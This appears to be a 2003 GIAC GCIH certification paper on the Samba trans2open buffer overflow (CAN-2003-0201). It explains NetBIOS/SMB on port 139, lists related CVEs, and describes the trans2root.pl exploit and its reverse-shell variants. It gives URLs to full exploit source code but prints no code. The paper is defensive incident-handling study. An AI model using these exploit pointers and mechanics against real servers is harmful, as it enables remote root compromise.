Global Information Assurance Certification Paper

GCIH Practical Assignment
Version 2.1a

Option 2
Support For The Cyber Defense Initiative

PORT 139 VULNERABILITY
SAMBA SERVER
BUFFER OVERFLOW

MARK E. DONALDSON
JULY 28, 2003

TABLE OF CONTENTS

Abstract

On April 7, 2003, Eric Parker and H. D. Moore of Digital Defense Inc. announced a buffer overflow vulnerability (VU#267873)[1] in all versions of Samba prior to Samba 2.2.8a that would allow a malicious user to remotely obtain root access on the victim machine[2]. This announcement sparked a high degree of criticism and controversy in the Samba community for several reasons. First, the announcement was made and posted approximately one hour before the vulnerability and code patch was to be announced and made available by the Samba team at samba.org. Secondly, the announcement by Digital Defense contained links to a fully functional exploit of the vulnerability.

Samba author and Samba team joint head Andrew Tridgell was quoted as saying "One of the biggest problems with the exploit that was released by the company is that it was fully functional, and not simply 'proof-of-concept' code used for testing purposes. Exploit code released by a security company is typically just 'proof-of-concept'. This was a remote root shell. It was the full deal[3]".

One of the objectives of this paper is to show that Andrew was correct. Indeed, the Perl exploit code, and the code captured in the wild from which the exploit was based, released by Digital Defense is quite effective. Tests performed by myself verify that root access on a vulnerable remote Samba server can be obtained within just a few short seconds. When an exploit against a published vulnerability is made this accessible, one might expect an upswing in activity directed at the affected service port. This paper will explore and examine this element as well. Since Samba is an implementation of the application layer Server Message Block (SMB) file and print sharing protocol, it commonly uses NetBIOS over TCP (NBT) on port 139 as its primary transport mechanism. Thus, service port 139/tcp and the NetBIOS Session Service must be an integral focus in the analysis of any Samba vulnerability and exploit.

It is my sincere hope that this paper will prove to be a valuable contribution to the Cyber Defense Initiative, and of great benefit to the entire security community at large.

---

[1] CERT Coordination Center. Vulnerability Note VU#267873. "Samba Contains Multiple Buffer Overflows." URL: http://www.kb.cert.org/vuls/id/267873.

[2] Parker, Erik. "Buffer Overflow in Samba Allows Remote Root." Linuxsecurity.com. April 7, 2003. URL: http://www.linuxsecurity.com/articles/server_security_article-7042.html.

[3] Gray, Patrick. "Security Company Apologizes For Disclosure Foulup." ZDNet Australia. April 8, 2003. URL: http://www.zdnet.com.au/newstech/security/story/0,2000048600,20273539-1,00.htm.

PART 1 – Targeted Port

On April 10, 2003, the Incident Storm Center at http://isc.incidents.org and Dshield at http://www.dshield.org listed the 10 most commonly attacked services and their corresponding service ports, in descending order of frequency, to be as follows:

- netbios-ns at port 137
- www at port 80
- ms-sql-m at port 1434
- smtp at port 25
- ident at port 113
- microsoft-ds at port 445
- netbios-ssn at port 139
- port 11310
- domain at port 53
- port 0

Port 139 is listed seventh in terms of recorded activity. This in itself is not significant, as many Microsoft related service ports are common targets for malicious activity, and for many good reasons. However, the graph below[4], displaying port 139 activity between March 3, 2003 and April 10, 2003, shows a rather significant upswing in the number

Port 139

---

[4] Obtained from the Incident Storm Center at http:///isc.incidents.org on April 10.

GCIH Practical Assignment Version 2.1a

records, starting on or around the first part of April. This paper will examine port 139 and attempt to explain the cause for this increase in activity. As mentioned earlier, Digital Defense Inc announced a new buffer overflow vulnerability in the Samba server on April 7, 2003. This, in fact, may play a role, or be partially responsible.

TARGETED SERVICE

IANA, the Internet Assigned Names Authority, has assigned the NetBIOS (Network Basic Input/Output System) Session Service (netbios-ssn) to well-known port 139, both TCP and UDP. The NetBIOS Session Service, in reality NetBIOS over TCP, or NBT, is best known as the transport mechanism for Microsoft's application layer Server Message Block (SMB) file and print sharing protocol[5]. Courtesy of Andrew Tridgell and the SAMBA team, the SMB/CIFS protocol has also been fully implemented on Linux and most UNIX platforms as well.

Although the NetBIOS Sessions Service is most commonly associated with port 139, Neohapsis at http://www.neohapsis.com lists several trojan and backdoor services registered with port 139. These are briefly described in Table I below.

DESCRIPTION

Table I provides a brief perspective and description for the services and applications known to be associated with port 139 and their respective protocols:

TABLE I Port 139 Services and Applications			
Protocol	**Service**	**Name**	**Application Description**
tcp	netbios-ssn	NetBIOS Session Service	▪ File & Print Sharing Service (SMB) ▪ Authentication Service (NTLM) ▪ Browser Service (NN)
udp	netbios-ssn	NetBIOS Session Service	Not Applicable
tcp	Chode	Chode	Trojan
tcp	GodMessage	God Message	Trojan-Worm
tcp	Msinit	Msinit	Trojan
tcp	Netlog	Netlog	Trojan
tcp	Network	Network	Trojan
tcp	Qaz	Qaz	Trojan
tcp	Sadmind	Sadmind	Trojan
tcp	SMBRelay	SMBRelay	Trojan

---

[5] In 1997, SMB was given a marketing facelift by Microsoft and renamed CIFS, or the Common Internet Filesystem. Although the SMB and CIFS acronyms are often used synonymously and considered to be one and the same, in reality they are not. SMB was originally just a simple file sharing protocol. CIFS is a full suite of protocols to include services for service announcement, naming, authentication, and authorization. CIFS was also a signal from Microsoft that NetBIOS was being de-coupled from the Microsoft networking architecture.

As mentioned earlier, the NetBIOS Session Service is by far the most common service associated with port TCP/139. Because it is the transport mechanism for SMB file and print sharing protocol, it is the primary focus of this analysis.

PROTOCOL

The NetBIOS Session Service is one of the three major service implementations of NBT, or the NetBIOS API implemented over TCP/IP[6], described in RFC 1001 and RFC 1002. Due to both historical reasons and the inherent protocol layering, the NetBIOS Sessions Service is described as somewhat "awkward[7]", if not outright ugly service. RFC 1001 describes a "session" as a reliable message exchange, conducted between a pair of NetBIOS applications. Sessions are full-duplex, sequenced, and reliable". RFC 1001 also states that "TCP on port 139 should be used to emulate the session service functionality".

Consequently, the NetBIOS Session Service is remarkably similar to TCP, albeit TCP is a stream-oriented protocol, whereas the NetBIOS sessions will contain a distinct message boundary. Christopher Hertel humorously summarizes this structure in his Linux Magazine article "Understanding the Network Neighborhood" when he writes:

> NetBIOS is an anachronism. What RFC 1001 and 1002 actually describe is a system for emulating NetBIOS-based PC-Network LANs over a routed IP inter-network. This is critical to understanding the workings of NBT – it is a virtual LAN system. The nodes in a CIFS filesharing network are connected to an imaginary wire by imaginary network adapters. It's all make-believe.

In the simplest terms, the NetBIOS Session Service can operate within a client/server or a peer-to-peer network environment. A typical NetBIOS session between two hosts will progress as follows:

1. Host-A wishes to communicate with Host-B.

2. Host-A uses the NetBIOS Name Service to find the IP address of Host-B.

3. Host-A establishes a TCP connection to TCP port 139 with Host-B utilizing the three-way handshake.

---

[6] The remaining two services implemented by NBT are the NetBIOS Name Service (NBNS), a name resolution service that uses port UDP/137, and the NetBIOS Datagram Distribution Service (NBDD), a datagram delivery service that uses port UDP/138.

[7] From "Understanding The Network Neighborhood" by Christopher Hertel. Linux Magazine. May 2001. URL: http://www.linux-mag.com/2001-05/smb_01.html.

4. Host-A sends a "NBT Session Service Request" packet to Host-B over the TCP connection. The request contains the NetBIOS name of both the source and target nodes.

5. The "Session Service Request" is either accepted or rejected by Host-B.

6. If the "Session Service Request" is accepted by Host-B, the two hosts converse by sending NetBIOS session packets over the TCP tunnel.

7. Host-A and Host-B close the connection.

However, the communication process is not quite so simple. As demonstrated above, NetBIOS Session packets have a specific mission to complete. They transport application data. More specifically, SMB-CIFS protocol data.

The Server Message Block (Microsoft's native networking protocol) is a client-server, request-response protocol, with a long history and colorful past. Although the SMB protocol can run over a multitude of other protocols[8], it is most frequently found running over NetBIOS, which, in turn, runs over TCP/IP. When an SMB client wishes to communicate or exchange data with a peer server, file server, or print server, it must first connect at the NetBIOS level on port 139. The process then goes as follows:

1. The SMB client sends a NEGPROT or SMB_COM_NEGOTIATE request command to the SMB server. This includes a list of SMB/CIFS protocol variant or dialects it understands.[9]

2. The SMB server sends a NEGPROT or SMB_COM_NEGOTIATE response command to the SMB client specifying the protocol dialect it wishes to use.

3. The SMB client sends a SMB__COM_SESSION_SETUP_ANDX request command to the SMB server. This is essentially a request to log-on and typically contains a "username" and "password".

4. After verifying the validity of the "username" and "password", the SMB server sends a SMB__COM_SESSION_SETUP_ANDX reply command to the SMB client. This includes a UID that the client will use for the remainder of the session.

5. The SMB client is then free to request resources from the SMB server. This process will be considered and discussed at length latter on in this analysis.

---

[8] SMB implementations include those that run over NetBEUI, IPX/SPX, DECnet, and directly over TCP/IP. Technically speaking, when SMB runs directly over TCP/IP, it is in compliance with the Common Internet File System (CIFS/1.0) standard, and is therefore no longer SMB.

[9] The rich history of SMB has produced in the neighborhood of seven protocol variants to include SMB Core, DOS LM v1.0, LM v1.0, LM v2.0, LM v2.1, NTLM v1.0, and NTLM v2.0.

GCIH Practical Assignment Version 2.1a

VULNERABILITIES

The NetBIOS Session Service has a rather lengthy and impressive list of security issues and vulnerabilities. Table II below describes some of the more common issues as listed by their Common Vulnerability Exposure (CVE) ID number. It should be noted that most of the vulnerabilities are related either to Windows "Null Seasoning", defects in SQL Server (or MSDE) stored procedures, or the Samba server.

TABLE II Known NetBIOS Session Service (TCP/139) Security Vulnerabilities		
CVE ID	**Platform**	**Description**
CVE-2000-0347	Windows 95 Windows 98	Allows a remote attacker to cause a denial of service via a NetBIOS session request packet with a NULL source name
CAN-1999-0621	Windows	NetBIOS SMB IPC$ access allows remote user to open a named pipe using the IPC$ share and obtain information.
CAN-1999-0660	Windows	QAZ worm infection through open NetBIOS share.
CVE-1999-0182	UNIX Linux	Samba buffer overflow which allows a remote attacker to obtain root access by specifying a long password
CVE-1999-0153	Windows 95/NT	WinNuke the out of band (OOB) data DOS attack
CAN-2000-1087 CAN-2000-1086	Windows 2000	The "Extended Stored Procedure Parameter Parsing" vulnerability wherein the xp_proxiedmetadata and xp_printstatements functions in Microsoft SQL Server 2000 and SQL Server Desktop Engine (MSDE) fails to restrict the length of a buffer before calling the srv_paraminfo function in the SQL Server API for Extended Stored Procedures (XP). This allows an attacker to execute a DOS or execute arbitrary commands.
CAN-2000-1085 CAN-2000-1084	Windows 2000	The "Extended Stored Procedure Parameter Parsing" vulnerability wherein the xp_peekqueue and xp_updatecolvbm functions in Microsoft SQL Server 2000 and SQL Server Desktop Engine (MSDE) fails to restrict the length of a buffer before calling the srv_paraminfo function in the SQL Server API for Extended Stored Procedures (XP). This allows an attacker to execute a DOS or execute arbitrary commands.
CAN-2000-1081	Windows 2000	The "Extended Stored Procedure Parameter Parsing" vulnerability wherein the xp_displayparamstmt function in Microsoft SQL Server 2000 and SQL Server Desktop Engine (MSDE) fails to restrict the length of a buffer before calling the srv_paraminfo function in the SQL Server API for Extended Stored Procedures (XP). This allows an attacker to execute a DOS or execute arbitrary commands.
CAN-2000-1082	Windows 2000	The "Extended Stored Procedure Parameter Parsing" vulnerability wherein the xp_enumresultset function in Microsoft SQL Server 2000 and SQL Server Desktop Engine (MSDE) fails to restrict the length of a buffer before calling the srv_paraminfo function in the SQL Server API for Extended Stored Procedures (XP). This allows an attacker to execute a DOS or execute arbitrary commands.
CAN-2003-0085	UNIX Linux	Buffer overflow in the Samba server packet fragment reassembly code allows remote attacker to gain root access and execute arbitrary code.
CAN-2003-0086	UNIX Linux	A reg file vulnerability that allows local users to overwrite arbitrary files via a race condition involving "chown".
CAN-2003-0201	UNIX Linux	Buffer overflow in the Samba server call_trans2open() function lets remote user execute arbitrary code with root privileges.

PART 2 – Specific Exploit

As mentioned previously, Eric Parker and H. D. Moore of Digital Defense Inc., announced a buffer overflow vulnerability on April 7, 2003 inherent in all versions of Samba prior to Samba 2.2.8a[10] that would allow a malicious user to remotely obtain root access on a victim machine. Along with the announcement and adding to the seriousness of the situation, Digital Defense released a fully functional piece of Perl code, named "trans2root.pl", that was specifically designed to exploit the vulnerability.[11]. Adding yet additional insult to injury, Digital Defense also released a UDP based SMB daemon scanner called "nmbping.pl" that was designed to locate and identify vulnerable servers. Essentially, Digital Defense handed a gift-wrapped "application exploit" to the world.

The remainder of this paper will focus on the "trans2root.pl" exploit, and the variant exploit code extracted from the wild, from which this exploit was modeled and fashioned. Included in the discussion will be an analysis of the exploit itself, a dissection of the exploit in action and how it utilizes the SMB and NetBIOS protocols, and an explanation of how the exploit can be effectively applied in the real world. Additionally, an attack signature will be developed along with recommendations on how to best protect against the exploit.

EXPLOIT DETAILS

Samba is an open source and free software server suite that provides transparent file and print services to SMB/CIFS clients, utilizing NetBIOS over TCP (NBT) on port 139. Due to a programming flaw in the Samba software implementation, the "trans2root" exploit can allow an anonymous user can gain remote root access. Specifically, the exploit manipulates a buffer overrun condition in the smbd daemon trans2open() function of the "trans2.c" source file within the Samba " library code base[12]. All versions of Samba prior to 2.8.8a are affected.

The Common Vulnerabilities and Exposures (CVE) project at http://www.cve.mitre.org

---

[10] Samba-TNG contains this vulnerability as well and is subject to the same exploit code. Samba-TNG was originally a fork off of the Samba source tree, and aims to be a substitute for a Windows NT domain controller.

[11] From this point forward, this exploit will be referred to as the "trans2root" exploit. The original Perl source code can be obtained from http://www.gipshack.ru/expl/trans2root.pl.

[12] This paper cannot avoid discussing "buffer overflows" as they are integral to the vulnerability and exploit at hand. However, it should be noted that "buffer overflows" are a complex subject of their own, and it is not the intent of this paper to digress in that direction. Consequently, I refer any reader to my GSEC Practical "Inside The Buffer Overflow Attack: Mechanism, Method, & Prevention" which can be found at http://www.sans.org/rr/paper.php?id=386.

has assigned CAN-2003-0201 as the CVE ID to this Samba server vulnerability. Other organizational references are as follows:

- BUGTRAQ:20030407 (DDI-1013).
  URL: http://marc.theaimsgroup.com/?l=bugtraq&m=104972664226781&w=2

- AusCERT: AL-2003.06. URL: http://www.auscert.org.au/render.html?it=2949.

- DEBIAN:DSA-280. URL: http://www.debian.org/security/2003/dsa-280.

- SUSE:SuSE-SA:2003:025.
  URL: http://www.suse.de/de/security/2003_025_samba.html

- MANDRAKE:MDKSA-2003:044.
  URL: http://www.mandrakesecure.net/en/advisories/advisory.php?name=MDKSA-2003:044

- REDHAT:RHSA-2003:137. URL: http://www.redhat.com/support/errata/RHSA-2003-137.html

- CONECTIVA:CLA-2003:624.
  URL: http://distro.conectiva.com.br/atualizacoes/?id=a&anuncio=000624

- SGI:20030403-01-P.
  URL: ftp://patches.sgi.com/support/free/security/advisories/20030403-01-P

Other pertinent information as it relates to this exploit is as follows:

- **Impact:** Root Compromise
- **Access Required:** Remote
- **Protocols & Services:** Samba smbd daemon tcp/139
- **Affected Operating Systems:** Linux, BSD, UNIX
- **Vendor:** The Samba Team
- **Variants:** sambal.c, samba_exp.py, 0x82-Remote.54Aab4.xpl.c, and 0x33hate.c

EXPLOIT VARIANTS

The "trans2root" exploit has four know variants. As noted above, these are sambal.c, samba_exp.py, 0x82-Remote.54Aab4.xpl.c, and 0x33hate.c. Other than the languages the exploits are written in, and the specific shellcode used to manipulate the buffer overflow vulnerability, all four variants are remarkably similar to the trans2root exploit in the following respects:

- All four variants contain built-in scanning mechanism to find and locate vulnerable Samba servers.

- All four variants set-up and establish a NetBIOS session connection on TCP port 139 with the target machine.

- All four variants set-up and establish SMB_COM_NEGOTIATE and SMB_TREE_CONNECT sessions with the target machine prior to executing the actual exploit code.

- All four variants send shellcode to the victim machine that invokes an SMB_COM_TRANSACTION2 trans2_open2 request on the server, which in turn executes the Samba server trans2open() function.

- All four variants set-up NetBIOS session "listening" connections on the attack (client) machine.

- All four variants are "reverse-connection" capable, and are thus "reverse-shell", capable.

- All four variants are capable of "brute-forcing" the return address held in the CPU EIP register.

- Two of the variants, sambal.c and samba_exp.py, contain code to exploit Linux, Solaris, or BSD systems running on the Intel x86 architecture. 0x82-Remote.54Aab4.xpl.c is designed to attack only various versions and releases of BSD. 0x33hate.c is a Linux specific exploit.

- All four variants are capable of obtaining remote root access on the target machine and yet are controlled from the client (attack) machine.

It should be noted that all four variants not only existed in the wild, but also were used in the wild, prior to the release of the trans2root.pl on April 7, 2003. In fact it would appear that H. D. Moore of Digital Defense at least partially based his trans2root.pl exploit on the code of these variants.

These exploits, including the full source code, can be obtained from the following locations:

- Sambal.c: http://packetstorm.troop218.org/filedesc/sambal.c.html.

- samba_exp.py and smb.py: http://lists.insecure.org/lists/bugtraq/2003/Apr/0133.html.

- 0x82-Remote.54Aab4.xpl.c: http://packetstorm.linuxsecurity.org/0304-exploits/0x82-Remote.54AAb4.xpl.c.

- 0x33hate.c: http://downloads.securityfocus.com/vulnerabilities/exploits/0x333hate.c

PROTOCOL DESCRIPTION

Samba is a collection of NetBIOS programs that implements the SMB protocol over TCP/IP, and it is often referred to as the "glue" that enables a seamless and transparent integration between Windows and UNIX systems. Earlier, this paper took a brief look at the NetBIOS session service, upon which the "trans2root" exploit relies as its primary transport mechanism. Since "trans2root" is actually an exploit of the Samba software distribution, it may appropriate to take a closer look at the architecture, design, and inner-workings of NetBIOS and the SMB/CIFS to facilitate a better understanding of the trans2root exploit and the vulnerability it attacks. A somewhat historical approach may be in order here as the Server Message Block protocol is able to trace its roots back to the early 1980's. So, from that perspective, we begin this review.

NetBIOS

The story begins in 1984, when IBM, and a small company called Sytec, developed a proprietary system for small networks that utilized an application-programming interface called NetBIOS, or the Network Basis Input/Output System. As an upper layer protocol, NetBIOS itself was unable to transport data on its own volition. Consequently, in 1985, IBM developed and released a companion transport layer protocol, which it called the NetBIOS Enhanced User Interface, or NetBEUI. Although NetBEUI itself never experienced a great deal of success, IBM's NetBIOS API caught on and became quite popular. Again citing his excellent Linux Magazine article "Understanding The Network neighborhood", Christopher Hertel light-heatedly describes the phenomenon that occurred as such:

> Instead of moving away from NetBIOS and letting it die an honorable death, several vendors implemented the NetBIOS API on top of other protocols, including DECnet, IPX/SPX, SNA, and TCP/IP. NetBIOS over TCP/IP is often called NBT and has become the preferred NetBIOS transport.

While IBM was developing NetBIOS, Microsoft was busy developing its own networking software for file and print sharing. Originally calling it the "Core Protocol"., Microsoft soon renamed it the Server Message Block protocol, or SMB. As SMB was an upper layer protocol in need for a transport mechanism, and because it was very popular at the time, Microsoft selected the NetBIOS API to deliver SMB packets encapsulated over TCP/IP, or NBT. The inter-workings of NBT were thoroughly documented by the IETF in 1987[13] by RFC 1001 "A Protocol Standard For A NetBIOS Service On A TCP/UDP

---

[13] Between 1987 and 1997, the SMB protocol remained largely unchanged. However, in planning for its future networking architecture, Microsoft saw the need to simplify packet transport and the need to eventually "de-couple" SMB from its NetBIOS reliance. As a result, and as a part of the marketing blitz for its forthcoming release of Windows NT Version 5 (latter renamed Windows 2000), Microsoft released a draft specification for the "Common Internet File System", or CIFS, in 1997 to the IETF. The CIFS specification was then latter adopted and finalized by the Storage Network industry Association in March of 2002. Hence, the SMB protocol has "officially" been know as the CIFS protocol since 1997.

Transport: Concepts and Methods", and RFC 1002 "A Protocol Standard For A NetBIOS Service On A TCP/UDP Transport: Detailed Specifications."

In the figure "The Big Picture" below, we can place all this into relative perspective with both the OSI model and the TCP/IP model. With the SMB/CIFS setting at the top of the protocol stack at the Application and Presentation Layer, it clearly has reliance upon NetBIOS and TCP/IP for data delivery. A closer look to better understand this interface is in order.

The Big Picture

Application			
Application	SMB/CIFS		Application
Presentation			
Session		NetBIOS	
Transport	NetBEUI	TCP/UDP	Transport
Network		IP	Network
Data Link	802.2	Ethernet II	Network Access
	802.3		
Physical			

NetBIOS over TCP/IP (NBT)
NBT is in itself made up of three distinct services, which combine to provide file and print sharing, authentication, name resolution, and network browsing for Microsoft networks:

- Name Service
- Datagram Service
- Session Service

The NetBIOS Name Service runs on port 137/UDP. The Name Service is responsible for the registration, tracking, and querying of the human readable "NetBIOS names[14]"

---

[14] NetBIOS names are really a beast of their own that must conform to a very rigid and unique naming convention and limited by am acceptable character set. All NetBIOS names by design are 16 characters (bytes) long. The first 15 characters (which may be NULL padded) are used to describe the network resource. The 16th byte is used to distinguish and characterize the capabilities of the resource.

GCIH Practical Assignment Version 2.1a

and endpoints on the NetBIOS network. This is done either through packet "broadcast" that involves all nodes on the network, or through name-to-IP address mapping, lookup, and resolution[15], functioning somewhat in the same manner as the Domain Name Service (DNS). This is the means that network nodes use to locate and find each other prior to communicating with each other and exchanging data.

TABLE III NetBIOS Session Service API Mapping Functions (RFC 1001)[16]		
API Call	Description	Mapping
Call	Initiate a NetBIOS Session	Mapped into TCP as initiating and creating a full duplex connection. A NetBIOS "Call" packet is then sent. The packet contains the NetBIOS name of both the client and server devices.
Listen	Wait for NetBIOS "Call" command	Mapped into TCP as a server listening on port 139 for incoming session requests.
Hang Up	End a NetBIOS Session	Mapped into TCP by initiating a standard TCP teardown sequence.
Send	Send a Message	Mapped into TCP by encapsulating the data with a small header that contains the message "size". The message is then sent.
Receive	Receive a Message	Mapped into TCP as receiving from the TCP stream until the entire message has arrived.
Session Status	Obtain Client Information	Information collected by on requesting host's NetBIOS name.

The NetBIOS Datagram Service runs on port 138/udp. True to the nature of UDP, the NetBIOS Datagram Service provides an unreliable and connectionless means of transferring data across the network. The datagram service is most typically associated with "network browsing", wherein network hosts are able to identify and discover each other, and essentially, graphically display and advertise the specific services they have to offer[17]. Technically speaking, the datagram service is not part of the SMB/CIFS implementation. Consequently, the SMB/CIFS protocol can perform without the datagram service, requiring only the Name Service and Session Service to be functional.

[15] NetBIOS Name Service end-point mapping is known a NBNS. The Microsoft implementation of this process is called WINS, or the Windows Internet Name Service.

[16] This table was adapted from information provided from both RFC 1001 and the whitepaper "CIFS Explained" available at URL: http://www.codefx.com.

[17] Microsoft also refers to the browsing, locating, identifying process as the "Network Neighborhood".

As it is the transport means for all SMB/CIFS commands and operations, the NetBIOS Session Service is the focus of this paper. Running on port 139/tcp, NetBIOS sessions are "emulated and virtual connections" by nature, and are created on top of TCP and mapped into TCP. The actual "mapping" process between the NetBIOS Session and TCP itself is permitted by a set of API calls that are defined in RFC 1001. Table III "NetBIOS Session Service API Mapping Functions" on the preceding page provides an overview of these calls (commands) and their effective purpose.

Client and server by design, the NetBIOS Session Service is remarkably similar to the TCP protocol itself. RFC 1001 defines the NetBIOS Session as "a reliable message exchange, conducted between a pair of NetBIOS applications. Sessions are full-duplex, sequenced, and reliable." However, with that being said, there is one major difference between the NetBIOS session and the TCP connection. TCP is a stream-oriented protocol, and as a result, messages are sent in succession. One message is not distinguished from another. By contrast, the NetBIOS session meticulously "sends" and "receives" only one message at a time, in a "point-to-point" and "request-response" format. Individual messages are clearly distinguished by the "length" field within the NetBIOS header. Thus, a protocol analyzer uses the "length" byte when determining and distinguishing message boundaries. The NetBIOS session message source and destination identifiers are also identified within the NetBIOS header. The NetBIOS header structure and field descriptions are depicted below:

- **Length Field:** One byte field specifying the length of the NETBIOS header.

- **XxEFFF:** One byte delimiter indicating that subsequent data is destined for the NetBIOS function.

- **Command Field:** One byte field specifying the protocol command that indicates the type of function of the frame. These are the same API function calls described in Table III.

- **Data 1:** One byte of optional data per specific command.

- **Data 2:** Two bytes of optional data per specific command.

- **Xmit/Response Correlator:** One byte field used to associate received responses with transmitted requests. Transmit Correlator is the value returned in a response to a given query. Response correlator is the value expected when the response to that message is received.

GCIH Practical Assignment Version 2.1a

- **Destination ID:** One byte destination session number.

- **Source ID:** One byte source session number.

SMB/CIFS

As we begin to examine the details of the "trans2root" exploit latter on in this paper, a basic understanding of the SMB/CIFS packet structure will be essential. It might be wise to invest a little time on that now, as well as look at the actual communication process.

SMB/CIFS
HEADER & COMMAND FORMAT

0xFF	"S"	"M"	"B"
Command	Error Class	Reserved	Error Code
Error Code	Flags	Flags2	
Reserved			
Tree ID (TID)		Process ID (PID)	
User ID (UID)		Multiplex ID (MID)	

WordCount
ParameterWords[WordCount] (Variable)

ByteCount
DataBuffer[ByteCount] (Variable)

In the simplest of terms, the SMB/CIFS protocol has one and only one purpose in mind, and that is to enable file and print sharing between network nodes. Since the protocol is based on client/server architecture, an individual packet is either a "client request", or a "server response". Each packet contains a "header" field, a "command" field, and 14 additional fields of varying importance.

The full packet SMB/CIFS packet structure is illustrated by the above figure "SMB/CIFS Header & Command Format". Our discussion will focus only on the fields pertinent to understanding the "trans2root" Samba exploit.

- **Header Field**

  Every SMB/CIFS packet contains a four-byte header. The first byte contains the veritable "FF", identifying itself as an SMB packet. The remaining three-bytes contain the ASCII characters "S", "M", and "B". This field is critical to the definition of message boundaries.

- **Command Field**

